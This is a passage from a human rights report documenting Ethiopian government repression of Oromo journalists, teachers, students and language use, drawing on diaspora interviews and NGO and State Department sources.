In addition to its direct abuse and intimidation of journalists, the Ethiopian government has continued to strictly enforce the harsh measures set out in the Press Proclamation statute of 1992, which enabled the government to criminally punish journalists under the guise of preventing defamation.²⁹⁶ Debate has raged over the "Draft Press Law," a series of proposed measures designed to further quell challenges from the press. As one Oromo religious leader reported to The Advocates, "the proposed Press Law gives the government more control." 6:3. The law provides for the outright "jailing of journalists who make reporting errors, allows the government to confiscate foreign newspapers entering the country and gives the authorities 30 days to answer journalists' questions."²⁹⁷

The law also sets out a number of bureaucratic "hoops" journalists must jump through before engaging in their profession, including onerous registration, certification, and licensing requirements. Media outlets that seek proper licensing must provide the government with extensive professional and personnel information concerning its journalists. These measures have inevitably led to a chilling effect in the media, and fearful journalists have routinely practiced self-censorship.²⁹⁸ While the government defends the law,²⁹⁹ director of the International Press Institute Johann P. Fritz stated, "the media law is trying to impose a statutory code on journalists and editors with threat of fines and imprisonment for those who fail to meet its requirements. In effect, the new law will allow the government to control the independent media in Ethiopia."³⁰⁰

The Ethiopian government controls all broadcast media and, most notably, all radio and television outlets. Although the law assumes the existence of private radio stations, in reality, none exist.³⁰¹ One interviewee

²⁹¹ *Id.*; Int'l Press Inst., Update, May 2005; Comm. to Protect Journalists, *Attacks on the Press 2004: Ethiopia*.

²⁹² *2007 Ethiopia Report*, *supra* note 272, at § 2a.

²⁹³ *Id.*; Comm. to Protect Journalists, *Attacks on the Press 2004: Ethiopia*, 2004.

²⁹⁴ Int'l Press Inst., Update, May 2005.

²⁹⁵ See Reporters Sans Frontières, Ethiopia/Two journalists get one-year jail terms under obsolete law, Sept. 4, 2009, available at www.rsf.org/Two-journalists-get-one-year-jail.html. See also Int'l Press Institute, Update, June 2008; Int'l Press Inst., Update, Nov. 2007.

²⁹⁶ Comm. To Protect Journalist, *Attacks on the Press 2003: Ethiopia*. Ethiopia Media Brief, <http://www.stanhopecentre.org>.

²⁹⁷ See David Dudge, *Comments on the Ethiopian Draft Press Law*, INT'L PRESS INST., Dec. 2003.

²⁹⁸ David Dodge, *The Road Not Taken*, Sept. 2004.

²⁹⁹ See, e.g., *Ethiopia: Minister Defends New Press Law*, IRIN, Oct. 22, 2003.

³⁰⁰ IFJ and IPI Condemn Suspension of Independent Journalists' Association EFJA, Int'l Freedom of Expression Exchange, Dec. 5, 2003.

³⁰¹ The Ethiopian Broadcasting Authority granted the first-ever licenses to two private commercial FM radio operators in February 2006. Zami Public Connections, Tinsae Fine Arts and Adei Promotions received licenses; bids submitted by other companies were rejected. *Broadcasting Authority Licenses First Private Radio Operators*, THE REPORTER (Addis Ababa, Ethiopia), Feb. 11, 2006.

explained that, in addition to the importance of a free press with available sources in written and spoken Oromiffa, “only 35 percent of the country can read. Therefore, access to radio in the Oromo language is important.” 6:3. The interviewee voiced significant concern to The Advocates that Prime Minister Meles Zenawi accused Voice of America and the German Deutsche Welle radio stations of being “mouthpieces” of the opposition which were “destabilizing the peace and stability of the country.”³⁰² Thus, no independent radio stations operated in Ethiopia from 2004 to 2007, and the government-run Radio Ethiopia served as the sole radio entity. In 2007, a private radio station, Sherger Radio, began broadcasting, but is reported to be under severe self-censorship.³⁰³ With respect to television, the country’s broadcasting law prohibits political, religious, and foreign organizations from owning broadcast stations.³⁰⁴ The government operates the sole television station in the country and exercises tight control over news broadcasts.

C. REPRESSION IN THE SCHOOLS AND UNIVERSITIES

More than 80 percent of the Oromos interviewed by The Advocates discussed concerns about academic freedom issues. Those concerns included unequal access to education, and the civil and political rights implicated through government-sponsored violence against teachers and students as alleged OLF members or supporters. Given the numerous reports of arrest, torture, and killings in response to peaceful student protests and ongoing language and cultural repression, it is not surprising that Oromos widely perceive that, “the more [they] appear to be educated, the more they are targeted by the government.” 12:2-3.

1. HUMAN RIGHTS VIOLATIONS AGAINST OROMO TEACHERS

Ethiopia has a history of widespread surveillance, harassment, firings, detention, beatings, torture, disappearances, and killings of students and teachers suspected of supporting the OLF.³⁰⁵ Arrests of students and teachers have continued, and freedoms of speech, expression, and assembly are frequently restricted on high school and university campuses.³⁰⁶ The government does not permit teachers at any level to deviate from official lesson plans and discourages political activity and association of any kind on university campuses.³⁰⁷ Several interviews conducted by The Advocates echo these findings, giving accounts of teacher termination (and often arrest) based on the government’s suspicion of OLF involvement. 1:1; 20:15; 22:1; 33:3; 46:8.

Under the Derg, teachers were prohibited from teaching in the Oromo language. One Oromo in Minnesota, who was granted asylum in the U.S., reported that speaking Oromo, or any other language in school other than Amharic, was prohibited for students and teachers when he was in high school under the *Derg*. He described how, when he moved to Addis Ababa in 1982 for higher education, he “observed that the Oromo were laughed at and ridiculed either for speaking the Oromo language or for not fluently speaking Amharic, the language of the ruling Amhara nation.” 61: Supp. 1.

³⁰² *IPI Worried by Ethiopian Prime Minister’s Comments on Private Media*, INT’L PRESS INST., Nov. 8, 2005, available at http://www.freemedia.at/cms/ipi/statements_detail.html?ctxid=CH0055&docid=CMS1144234575647&year=2005.

³⁰³ INT’L PRESS INST., Update, June 2008.

³⁰⁴ *2007 Ethiopia Report*, supra note 272, at § 2a.

³⁰⁵ See U.S. Dep’t of State, 2004 Country Reports on Human Rights Practices, Ethiopia (Feb. 28, 2005) [hereinafter *2004 Ethiopia Report*].

³⁰⁶ See *2007 Ethiopia Report*, supra note 272, at § 2.

³⁰⁷ *Id.* at § 2(a).

According to one university student who fled Ethiopia in May 2003, both his history and chemistry teachers were arrested, with one beaten for giving lectures in Oromiffa to students who did not understand English. 45:4-5. In addition, this student reported that these two teachers appeared to have good relationships with their students, which resulted in the government accusing them of influencing their students to follow the OLF. 45:4-5. The student also noted that, generally, the well-liked and “good teachers” were targeted. 45:4.

There have also been reports that teachers are being monitored by both government officials and students paid by the government to report on teachers who are diverging from government policy. One Oromo woman still living and teaching in Ethiopia, who was interviewed during a trip to Minnesota, reported to The Advocates that government officials come to the schools and hold meetings with students to find out what the teachers are teaching in the classroom. 57:2. They also reportedly inspect and survey teachers’ e-mail, regular paper mail, and telephone calls. 57:2. This woman noted what several others have reported: to work in a government school a teacher must be a member of the OPDO. 57:2. Another interviewee, an American with a non-profit organization serving Ethiopia, reported that those teachers who are not OPDO members do not get raises or promotions, and that many teachers claim to be OPDO supporters to avoid discrimination. 11:2. One interviewee, whose brother is a coordinator of an Ethiopian school, reported that because his brother is not a member of the OPDO he has been interrogated through the night. This interviewee, who currently lives in Minnesota, encouraged his brother to join the OPDO just so that he would not be killed. 53:7. “I tell him, ‘Be a member [of OPDO]. Just live.’ We can do nothing from here [in the U.S.]” 53:7.

When the OPDO has “evaluations with Oromo employees, such as teachers and healthcare workers, they ask in the evaluation to tell about yourself. Then they decide if that person is with the OLF. They also ask whether the person supports the OLF. It becomes an interrogation at the job evaluation.” 53:5.

One interviewee described the result of so many Oromo teachers being persecuted: “The teachers died first. There are not very many Oromo intellectuals left.” 24:2. This interviewee reported he was only able to go to school through the eighth grade in Ethiopia before a government assassination attempt on his life forced him to Somalia in the early 1980s. Several interviewees relayed stories of teachers who were “disappeared” and ultimately killed by the government. For example, one interviewee, an Oromo graduate of an agricultural college in Oromia, related the story of his Oromo friend who was an elementary school teacher in Wollega. This friend was abducted from a hospital in 1996 by unknown persons and ultimately killed. Before his abduction, the friend said that the “government is going to kill me, I know, sooner or later. If I’m killed, tell people I’m killed because of the Oromo cause.” 16:3.

Another interviewee spoke of his older brother, a teacher and active OLF member, who was detained by the EPRDF in 1992 and, despite a letter-writing campaign by Amnesty International, has been missing ever since. 22:1. This interviewee also described the killing of the ETA’s leader, Assefa Maru, by government officials, who used a Land Rover donated by the British to accomplish the murder. 22:7. Another Oromo professional noted that an Oromo college president was kidnapped and detained for three to four years. 12:2-3.

Human Rights Watch also reported that teachers who joined student demonstrations were beaten by military and police personnel as the police attempted to rush demonstrations in Ambo, Nekemte, Jimma, Dembi Dolo, and other Ethiopian towns following the January 2004 dismissal of over 300 AAU students.³⁰⁸ Amnesty International

³⁰⁸ *Suppressing Dissent*, *supra* note 17.

reported the same events occurring between January and April 2004, noting that in some places police used live ammunition to disperse demonstrators, which included teachers. Some students were killed and others, including teachers, were detained for several months, beaten, and tortured.³⁰⁹ The U.S. State Department reported similar incidents occurring in 2003, including the beating and detention of protesting students and teachers, specifically noting that no action against security forces occurred for the March 2003 beating of a teacher in Addis Ababa.³¹⁰

2. SUPPRESSION OF ACADEMIC AND EMPLOYMENT OPPORTUNITIES

“The elite are no longer present in Oromia—they are either in jail, dead, or have fled.” 22:6 Indeed, as one Oromo man with a Ph.D. noted, Ethiopia has lost a significant amount of its intellectual capital: “Over 100,000 have fled to other areas; they are from all walks of life. To South Africa, Australia, Minnesota, [and] Europe. They are among the best and brightest and examples of many who have done a lot for the country.” 7:2. The end result of systematic repression is “a leadership vacuum. The [Oromos] need a leader with a vision, who is committed and convicted. It will be hard for the dynamic leader to come from within.” 12:3.

One Oromo woman who fled to the U.S. in 1999 says that her family members in Ethiopia “are not able to get jobs . . . [they] face discrimination . . . [and] cannot speak their language and say anything about themselves. The government doesn’t want them to be educated.” 34:2. Using a variety of tactics, the Ethiopian government has imposed systematic repression of Oromo students both at the high school level and in the universities. This historic targeting of Oromo students, teachers, and academia has eliminated a large part Ethiopia’s educated Oromo sector. An Oromo elder told The Advocates that under Haile Selassie the government did not want Oromos to go beyond fourth grade because “they would come back and fight for their land.” 51:2. He was able to attend school through eighth grade and personally knew only one Oromo before the *Derg* came into power who had completed high school. According to an Oromo professional in Minnesota, “the government attempts to demoralize the Oromo by killing the elite, such as university students and professors. If the government prevents people from accessing education, they can rule . . . people without dissent.” 2:2. He recalled seeing an Oromo man with a university diploma laid out in front of him on the ground begging for a job. 2:3.

Since 2000, students have been suspended, expelled, arrested, imprisoned, and tortured because of their attempts to exercise their rights of association, press, and speech. Although students of other ethnicities opposing government policies are also targeted, interviewees, NGOs, and the U.S. Department of State confirm that rights of Oromo students are particularly suppressed, in large part because of suspicions of OLF affiliation.³¹¹ An Oromo religious leader told The Advocates that his older brother’s son had his education interrupted and was given his final warning at AAU because of his involvement in student demonstrations. “He is a genius student, all As, in his fourth year in engineering, and he was chased away two times.” 47:6. As one Oromo interviewee reported, “the government [is using] the OLF as an excuse in expelling students . . . who advocate for the cause and rights of the Oromo, which the government considers a crime.” 21:3. One Oromo told The Advocates about the systematic nature of the government’s persecution of Oromos:

Oromo professionals have been leaving the country over the past ten years: many of its musicians are in Norway; lawyers are in Minneapolis. This is very costly to Ethiopia to lose all of

³⁰⁹ Amnesty Int’l, ETHIOPIA REPORT, *Ethiopia* (2005).

³¹⁰ 2004 *Ethiopia Report*, *supra* note 305.

³¹¹ *Suppressing Dissent*, *supra* note 17.

its intellectuals. The Government has gotten rid of Oromo leaders by expelling them, torturing them, detaining them, or killing them. The majority of Oromos support the OLF, so all Oromos are suspected. Many Oromos sacrifice their own lives to uplift and support all of the people, but they are labeled as a terrorist organization, and they dehumanize them to get rid of them—which is equivalent to genocide. 22:2-3.

3. UNEQUAL EDUCATIONAL OPPORTUNITIES

Interviewees displayed widespread concern for the right to practice their culture and to learn in their language on school campuses. At the same time, interviewees reported that the recent requirement that students in Oromia receive instruction in Oromiffa has led to fewer students gaining entrance to higher education, where fluency in Amharic is required. The Oromo diaspora reported a belief that the policy is part of the government's systematic goal to deny Oromos access to high school or college education.

“There is a political-structural problem because the Oromo are marginalized; they have less opportunity for education and aren't allowed to serve their people.” 22:6.

While instruction throughout Oromia is now in Oromiffa, the governments of Haile Selassie and the *Derg* banned the Oromo language in schools. One Oromo who came to the U.S. in 2000, reported that when he was a child, he and other Oromo children were told to watch over each other, and “if anyone spoke Oromo, then he or she would be punished. Oromo language was banned in all the schools, and we were forced to speak Amharic, but this was very difficult for me because I felt that we should be allowed to practice our culture.” 16:1. The Advocates frequently was told that the government has continued to use oppressive methods to target the use of Oromo culture and language as a sign of affiliation with the OLF.

The U.S. Department of State reported that in 1999, the Oromia regional government mandated “that all primary schools adopt Oromiffa as the language of instruction.”³¹² But, interviewees reported that teachers and students continued to face ongoing harassment for their use of Oromiffa. A student at AAU in 2001 reported that “if you speak the language, you are considered an enemy; they suspect you. They have their own spies who watch Oromo scholars' every step. In every region they collect information. If they catch you, they detain you.” 35:6.

Students and teachers also appear to be facing harassment because of their use of the written language. Very young schoolchildren have been arrested for using an acronym for OLF, written in Afan Oromo or Oromiffa, on a school board or tattooed on their bodies. The Advocates interviewed many Oromos who were concerned about this issue. One man said he heard that the “government has been shooting high school students who wear tattoos about the OLF. They killed some and cut the breasts of others.”³¹³ 22:3.

Language restrictions resulting in reduced access to education have been a primary concern for the Oromo who spoke with The Advocates. Several interviewees expressed frustration and alarm over unequal educational opportunities. One Oromo who came to Minnesota in 2002 stated:

³¹² U.S. Dep't of State, 2001 Country Reports on Human Rights Practices, Ethiopia (Mar. 4, 2002) [hereinafter *2001 Ethiopia Report*].

³¹³ *Suppressing Dissent*, *supra* note 17 (reporting on the results of interviews with the parents of no less than 20 such children; each child had been under the age of 15 when imprisoned).

[P]articular regions, like that of the Tigray, have the best teachers and materials. In Oromia, people are learning in their language, but there is no material supply. So we have the right to learn our language, but no access. As far as the future, there is not enough education and [Oromos] cannot compete. 53:2.

Several interviewees also reported the use of language in school entrance exams as a mode of restricting access to education for Oromos. One interviewee explained that “in Oromo areas, Oromo students must take a test in tenth grade which would allow them to finish high school and go to college” emphasizing that the “test is very difficult and few people pass it.” 31:3. According to a report by Human Rights Watch, this test is part of a nationwide exam policy. The report states:

Pursuant to national education policy, high school students must now take an examination in tenth grade to determine if they will continue on an academic track or shift to vocational schools. The majority of rural students fail the exam, effectively limiting their educational possibilities to vocational training.³¹⁴

All students must take the exam in English, which often puts Oromo students at a significant disadvantage. An Oromo student who came to the U.S. in 2003 stated:

Students are separated by language when they go to school. Oromo schools teach in Oromiffa, and [we] start learning English in ninth grade. Other schools start learning English when they are very young. The exam is in English, so the Oromo students have only had one year of English by the time they take the exam. They are at a disadvantage. All the test scores are compared to each other, so the Oromo students get lower scores. 45:3.

Many interviewees have noted that conditions for students are better in Addis Ababa than in rural regions of Ethiopia. Despite the fact that more than 85 percent of Ethiopia’s population live in rural areas,³¹⁵ resources for education are directed to Addis Ababa and other large cities rather than to the rural areas. 31:3. Oromos account for an estimated 35-40 percent of the total population,³¹⁶ and since many Oromos live in rural areas, it is even more difficult for Oromos to access adequate education. According to the U.S. Department of State, there were “not enough schools to accommodate the country’s youth, particularly in rural areas.”³¹⁷ Despite obligations under regional and international treaties and the Constitution’s requirement to provide education to all to the extent resources allow,³¹⁸ there were many reports of the lack of materials and resources for Oromo students. There were also reports on the perception of inadequate and unequal educational opportunities.

³¹⁴ Human Rights Watch, *Ethiopia: Lessons in Repression: Violations of Academic Freedom in Ethiopia*, Vol. 15, No. 2 (A) Jan. 2003 [hereinafter *Lessons in Repression*].

³¹⁵ 2004 Ethiopia Report, *supra* note 305.

³¹⁶ *Id.*

³¹⁷ *Id.*

³¹⁸ African [Banjul] Charter on Human & Peoples’ Rights, OAU Doc. CAB/LEG/67/3 rev. 5, art. 17, 21 I.L.M. 58 (1982); African Charter on the Rights and Welfare of the Child, OAU Doc. CAB/LEG/24.9/49, art. 11 (1990); ETH. CONST. ch. 10, art. 90.

4. OROMO STUDENT PROTESTS

The International Covenant on Civil and Political Rights provides that the right of peaceful assembly shall be recognized. No restrictions may be placed on the exercise of this right other than those imposed in conformity with the law and which are necessary in a democratic society in the interests of national security or public safety, public order, the protection of public health or morals or the protection of the rights and freedoms of others.³¹⁹ The Ethiopian government restricts the right of assembly and reacts harshly when protests erupt.

High school and university students have protested government policy. Growing tensions at AAU resulted in massive student strikes in April 2001, which then triggered protests of high school and university students around the country. The university administration had inadequately responded to students' demands for their rights to publish a student newspaper, to organize a student union, and for the armed police to be removed from campus.³²⁰ Government forces violently repressed demonstrations over the course of the month, killing more than 40 demonstrators,³²¹ arresting more than 5,000 students,³²² and brutally dispersing the rest. The Advocates interviewed a young man who was a student at AAU and participated in a demonstration on April 11, 2001. He was so severely beaten on his head with a police stick that he could not hear or see normally for two weeks and believes the trauma he suffered has psychologically affected him. 35:2-3. Solidarity protests occurred at Mekele University in Tigray and at universities and colleges in Jimma, Bahir Dar, and Awassa in Oromia, as well as at high schools throughout the country. Credible accounts report that the police also responded with excessive brutality.³²³ Many students involved in the demonstrations did not return to the university for one year. Although Oromo students were not the only students targeted by the government forces during these harsh attacks, "students of various ethnic groups agreed that Oromo students have been the primary targets of harassment on the AAU campus since the 2001 strike."³²⁴

In March 2002, police in the Oromia region opened fire on unarmed students and teachers protesting the government's policies on taxation, agriculture, and education in Nekemte, Shambu, Ambo, Gimbi, and other towns.³²⁵ Widespread arrests and beatings and the killing of five students led to further protests around the region. The government detained hundreds of students throughout Oromia, and some students reported torture in prison.³²⁶ In May 2002, over 200 AAU students were arrested after staging a peaceful demonstration protesting the government's refusal of their requests to hold a meeting to voice their concerns about other students in

"The right of peaceful assembly shall be recognized. No restrictions may be placed on the exercise of this right other than those imposed in conformity with the law and which are necessary in a democratic society in the interests of national security or public safety, public order (ordre public), the protection of public health or morals or the protection of the rights and freedoms of others"

Art. 21, International Covenant on Civil and Political Rights.

³¹⁹ ICCPR *infra* note 377, at art. 21.

³²⁰ *Lessons in Repression*, *supra* note 314.

³²¹ *Id.*

³²² *2001 Ethiopia Report*, *supra* note 312.

³²³ *Lessons in Repression*, *supra* note 314.

³²⁴ *Id.*

³²⁵ *Id.*

³²⁶ *Lessons in Repression*, *supra* note 314.

Oromia.³²⁷ The students were detained for one day at the Kolfe Police Training College but never charged with any crime.³²⁸

Human Rights Watch reports that the federal police responded to a peaceful Oromo student demonstration at AAU in January 2004 by arresting between 330 and 350 students.³²⁹ A female Oromo university student reported to The Advocates that the government believed the demonstration to be “an OLF mission.” 38:2. The students were demonstrating for the release of eight Oromo students at AAU who had “criticized the Oromo regional government at a student cultural event” on January 18, 2004, and were subsequently arrested.³³⁰ One interviewee in Minnesota was told by an AAU student who participated in the demonstration and escaped to Canada, that he and other Oromo students protested an OPDO cultural event that had a pro-government political message. 40:3. Those 350 arrested students were then taken to the Kolfe police training academy³³¹ for two days and were forced to “run and crawl barefoot, bare-kneed, and bare-armed over sharp gravel”³³² for several hours at a time. After their release two days later, the government then suspended or expelled most of these students, which resulted in high school and university student protests throughout Oromia.³³³ 38:2.

The student protests in the capital spread throughout the Oromia countryside with violence following in their wake. Police beat many students, teachers, and parents and fired live ammunition to disperse protestors.³³⁴

On March 1, [2004], district police shot and killed Alemu Tesfaye, a ninth-grade student in Tikur Inchine, Oromia Region, during a student protest. Amelework Buli, a female high-school student in Nekemte, Oromia Region, died from a police beating she sustained at her high school, although the government and police claimed she died from natural causes.³³⁵

The government accused the OLF of organizing these demonstrations throughout Oromia.³³⁶ One Oromo university student in the Twin Cities told The Advocates that her relatives were suspended from AAU for one year, but eventually they were able to return to classes. 38:2. Another Oromo in Minnesota reported that his brother was arrested for the second time in 2004 as a university student; his earlier arrest was in 2001 while in high school. “It was a mass arrest. They were protesting against the government—wanting improvement for peasants and university administration. The government labeled them anti-government, and he was arrested. He is still in jail in Addis Ababa.” 33:3.

The provisional results of the May 15, 2005, parliamentary elections, which maintained the EPRDF’s overall majority, again resulted in student demonstrations throughout Oromia. Students at AAU demonstrated to show their support for opposition demands to investigate alleged voting irregularities. On June 6, 2005, during protests on two of AAU’s main campuses, police beat hundreds of students with batons and rifle butts. Mass arrests of students also occurred on other AAU campuses, as well as at colleges and universities in Oromia and other regions. An estimated 500 students and other demonstrators were arrested and detained incommunicado in

³²⁷ Human Rights Watch, *Ethiopia: Halt Crackdown on Oromo Students*, May 22, 2002.

³²⁸ *Lessons in Repression*, *supra* note 314.

³²⁹ *Suppressing Dissent*, *supra* note 17.

³³⁰ See generally AMNESTY INT’L, REPORT 2004, *Human Rights in Federal Democratic Republic of Ethiopia*.

³³¹ *2004 Ethiopia Report*, *supra* note 305.

³³² *Suppressing Dissent*, *supra* note 17.

³³³ *Id.*

³³⁴ See generally AMNESTY INT’L, REPORT 2005, *Human Rights in Federal Democratic Republic of Ethiopia*.

³³⁵ *2004 Ethiopia Report*, *supra* note 305.

³³⁶ AMNESTY INT’L 2005, *supra* note 334.

Addis Ababa, and feared that these students were at risk of torture.³³⁷ On July 28, 2005, all 190 AAU students were released.³³⁸ While little information is available about whether the government is targeting Oromo students specifically, many of the protests and arrests have taken place in Oromia.

Although these student protests were not linked specifically to academic freedom issues, the mass arrests and unlawful detention of students resulting from these protests violate their freedoms of association and expression and restrict access to education. The presence of international NGOs, watch groups, and embassies in Addis Ababa puts pressure on the Ethiopian government to use some caution in reacting to student demonstrations given the likelihood of international exposure for severe repressions. For example, although students arrested in Addis Ababa during the January 2004 protests were severely beaten during their detention period and later expelled, it appears as though the repression of students in other towns in Oromia, such as Shambu, Nekemte, and Ambo, was even harsher. Police used live ammunition to disperse the protesters, which resulted in the killing of five students and injuries to many more.³³⁹ While most students detained in Addis Ababa were released after a few days, many of the demonstrators in Oromia were detained for several months.³⁴⁰ In addition, the government targeted AAU students who returned to their families in the countryside for visits in an effort to prevent these students from spreading their political ideas. A former AAU student reported that he was arrested several times, including one time for three months, when he went back to visit his family's home in Western Oromia. 35:3.

Minnesota's Oromo diaspora community expressed concern about the repressive tactics used in suppressing student protests at secondary schools and colleges throughout Oromia. Students, some of them under 18 years old, have been detained incommunicado and at different locations in response to student demonstrations since November 2005. Student demonstrators have repeated many of the demands from earlier protests for the release of political prisoners, including officials of the Mecha Tulema Association. The Advocates heard reports of police violence, including beatings and extrajudicial killings, from some of Minnesota's Oromo community who participated in these protests in Ethiopia.³⁴¹

The Advocates' interviewees also expressed concerns that, not only do student expulsions eliminate their access to education, but they also lead to the growing poverty and marginalization of the Oromo community in Ethiopia. Expulsions and mass arrests of Oromo students are, according to one Oromo teacher interviewed by The Advocates, "the deprivation of Oromos, of intellectuals and academicians, people who are contributing to the development of our region." 20:14. Another Oromo educator attributes the poverty of the Oromo in part to the fact that "they have less opportunity for education." 22:6. A student reported to The Advocates that the government expelled and suspended Oromo students "to keep them poor." 38:2. Another interviewee reported that when students from rural areas are expelled from schools in Addis Ababa, they sometimes are not allowed to return to their villages. Instead, they become beggars in the streets because "the government is afraid that if they went home they would start movements or protests in their villages. They are very poor, and sometimes they don't have any food." 45:4. During her visit to Ethiopia in 2004, one Oromo woman remarked, "the life of young people is the saddest thing ever to experience. There is no work, and they don't go to school. . . . The young people are just sitting there—millions of them." 54:6-7. The long-term effects of expulsions reach even further because "in

³³⁷ Press Release, Amnesty Int'l, June 9, 2005.

³³⁸ Urgent Action, Amnesty Int'l, July 28, 2005.

³³⁹ See AMNESTY INT'L 2004, *supra* note 330.

³⁴⁰ *Id.*

³⁴¹ See, e.g., Amnesty Int'l, *Urgent Action, Detention Without Charge/Fear of Torture or Ill-Treatment*, AFR 25/002/2005 Jan. 30, 2006; Human Rights Watch, *Ethiopia: Hidden Crackdown in Rural Areas*, Jan. 13, 2006.

Ethiopia, children are the social security for their parents, and without education they won't be able to provide for their parents. In Oromo culture, the first responsibility of [adult] children is to take care of their parents." 22:2.

Oromos interviewed by The Advocates expressed concern about the long-term marginalization of the Oromo population in Ethiopia and the already-low literacy and education rates. According to UNICEF, the youth literacy rates for males in Ethiopia is 62 percent and for females 39 percent. The primary school enrollment ratio for Ethiopian boys is 71 percent, higher than the 45 percent net attendance rate. For girls, the statistics are even starker with a 66 percent primary school enrollment ratio and a 45 percent net attendance ratio. Secondary school enrollment falls precipitously with a 38 percent net enrollment ratio for boys and 23 percent for girls.³⁴²

a. POLICE PRESENCE IN SCHOOLS

The government has monitored student activism and attempted to prevent further student actions by maintaining security forces at schools and universities. The role of campus security at AAU was transferred to private security guards in September 2001.³⁴³ At AAU, however, the government granted the students' request that uniformed police be removed from the campus. A 22-year-old Oromo man relayed to The Advocates that the government sends spies to schools who "dress like students and sit in the classes. They always know what is happening. You could say something one day and be arrested the next." 45:4. This interviewee also stated that police would fire shots on school grounds to scare students.

Despite the change in control of campus security, students reported that "undercover security agents and students who double as informants continue to harass students, especially Oromos, on campus."³⁴⁴ One Oromo reported that a school that principally educates Oromo girls almost closed down in 2004 after committee members told a non-governmental organization in Ethiopia that some students were recruited to report whatever they overhear. 37:8. This same individual reported that students are paid to report on teachers and what they are saying. "It's the same system that the *Derg* used when I was there, suspecting my coworkers. The same things [are happening] now. They don't trust each other. That's so sad." 37:8. In its Ethiopia reports, the U.S. Department of State reported that uniformed and plainclothes police officers were present on and around high school and university campuses.³⁴⁵ One Oromo, who grew up in Gimbi and left college to come to the United States in 2003, reported one beating, "[a]t school, there were a bunch of students and they marched out in a parade. The government started shooting. We went out to see what was happening, and they started beating us as we went out of the school." 45:2.

³⁴² UNICEF, Ethiopia, Statistics (2000-06), available at http://www.unicef.org/infobycountry/ethiopia_statistics.html#15.

³⁴³ *Lessons in Repression*, supra note 314.

³⁴⁴ *Id.*

³⁴⁵ 2007 Ethiopia Report, supra note 272; 2004 Ethiopia Report, supra note 305; U.S. Dep't of State, Ethiopia, 2003 Country Reports on Human Rights Practices, Feb. 25, 2004 [hereinafter 2003 Ethiopia Report]; U.S. Dep't of State, Ethiopia, 2002 Country Reports on Human Rights Practices, Mar. 31, 2003 [hereinafter 2002 Ethiopia Report].

b. TARGETING OF STUDENTS' FAMILIES

To quell further students' freedom, security forces have commonly targeted family members of Oromo students.³⁴⁶ According to one interviewee, the government forces Oromo families to sign papers that require them to pay a fine if their children are discovered protesting the government. If the families do not pay the fine, they are arrested. 45:3. Another man reported to The Advocates in 2005 that, "two teachers just came to Minnesota from Oromia and told me that these students demonstrated on their own, and the parents were trying to bring them home to protect them. The parents were beaten because of this." 21:4. International NGOs and the U.S. Department of State have substantiated information learned by The Advocates that parents were beaten along with students and teachers during the January 2004 protests.³⁴⁷

D. ERODING THE OROMO CULTURE: VIOLATIONS OF THE FREEDOM OF EXPRESSION

"The major Oromo problem is loss of our culture, language, and country," as one male Oromo interviewee who was granted asylum in the United States summarized. 16:4. For example, there are reports that in recent celebrations, armed forces were deployed to deter Oromo from attending by searching cars and individuals as they entered the town, confiscating OLF flags and other cultural artifacts.³⁴⁸

Likewise, while the EPRDF restored the Oromo's language rights in 1994, providing some autonomy to the Oromo, the restoration has had counterintuitive ramifications. For instance, speaking Oromiffa has been used to identify actual or suspected OLF members. It has also ironically disenfranchised Oromo speakers from educational and employment opportunities, which are limited to those who are fluent in Amharic or English. As one interviewee stated: The government is a contradiction; the Constitution provides for human rights protections, but the government takes them away. Ethiopia is supposed to be about assimilation of different cultures, but if you use the Oromo language or practice Oromo culture you are repressed. Oromo educator, 22:4

"In those States in which ethnic, religious or linguistic minorities exist, persons belonging to such minorities shall not be denied the right, in community with the other members of their group, to enjoy their own culture, to profess and practise their own religion, or to use their own language."

Art. 27, International Covenant on Civil and Political Rights.

1. LANGUAGE

Despite differences in religious beliefs and regional traditions within Oromia, the Oromo language serves as a shared and unifying bond. Throughout Ethiopian history, "rulers in Addis Ababa adopted a policy of forced cultural assimilation and they took steps to suppress Oromo culture, including restricting the use and development of *Afan*

Our language is our survival.

Oromo woman, 36:3.

³⁴⁶ ICCPR, *infra* note 377, Art. 17(2) (stating that "[n]o one shall be subjected to arbitrary or unlawful interference with his privacy, family, home or correspondence, nor to unlawful attacks on his honour and reputation").

³⁴⁷ 2004 Ethiopia Report, *supra* note 305; Press Release, Amnesty Int'l Ethiopia: Students at risk of torture as crisis deepens (June 9, 2005).

³⁴⁸ Qeerransoo Biyyaa, *Repression against Oromo in Ethiopia*, SUDAN TRIB., Oct. 6, 2006.

Oromo.³⁴⁹ The language, referred to as *Afan Oromo* or *Oromiffa*, is the most widely-spoken language in the Horn of Africa and belongs to the eastern Cushitic group of languages.

The majority of interviewees identified speaking the Oromo language or practicing Oromo culture as a specific safety concern. They reported that the use of their language or cultural practice often results in persecution, repression, and, whether accurate or not, identification as members of the OLF.

Ethnic federalism, the governance system set in place by Ethiopia's adoption of its Constitution in 1994, allowed some space for the development of the Oromo language and its use in school, public proceedings, and private communication. The government-owned and operated Ethiopian Television offers news service in several languages, including Oromiffa. Official newspapers are offered in Oromiffa. A non-Oromo intellectual stated that Oromiffa:

[I]s the legal language in the state of Oromia. It is used in school. There is discussion that Oromo should be a federal language. . . . [When I was in Bale] all signs and business signs were in Oromo. You can present your case to court in the Oromo language. Now there are translators into Oromo if you don't speak it In Oromia there are [Oromo language] dictionaries, books, and so on. Now, for the Oromos, they have a state now and a language now. So taking that perspective where it is not illegal to speak [Oromiffa, maybe it is better]. 41:5.

This interviewee's view, however, is not supported by all of those with whom The Advocates spoke. Despite the government's attempt to portray respect and encouragement for all cultures and languages in Ethiopia, The Advocates heard substantial evidence that Oromos are persecuted for the use of Oromiffa.

Most Oromos interviewed identified Oromiffa as the language they speak at home and with their families. But, a substantial number agreed that Oromos are not free to speak their language in all situations. For example, one Oromo student reported that while growing up in Wollega "[w]e couldn't even speak our language at a football [soccer] game." 53:2. Another example is a Oromo pastor preached in Amharic under the *Derg*. During the transitional government he started a service in Oromo. "This created very serious problems. The church where I was serving called me several times. They asked me, 'What are you doing?' They told me this was illegal." 47:3. He was told that Oromiffa was a politically-affiliated language. He continued to lead worship in Oromiffa "and some people associated all those worship services with the political situation of the country." 47:3. After learning that he was on a country-wide list of people the government believed to be politically affiliated, he left for the United States in 1995 and is now a naturalized citizen residing in Minnesota. 47:1, 3.

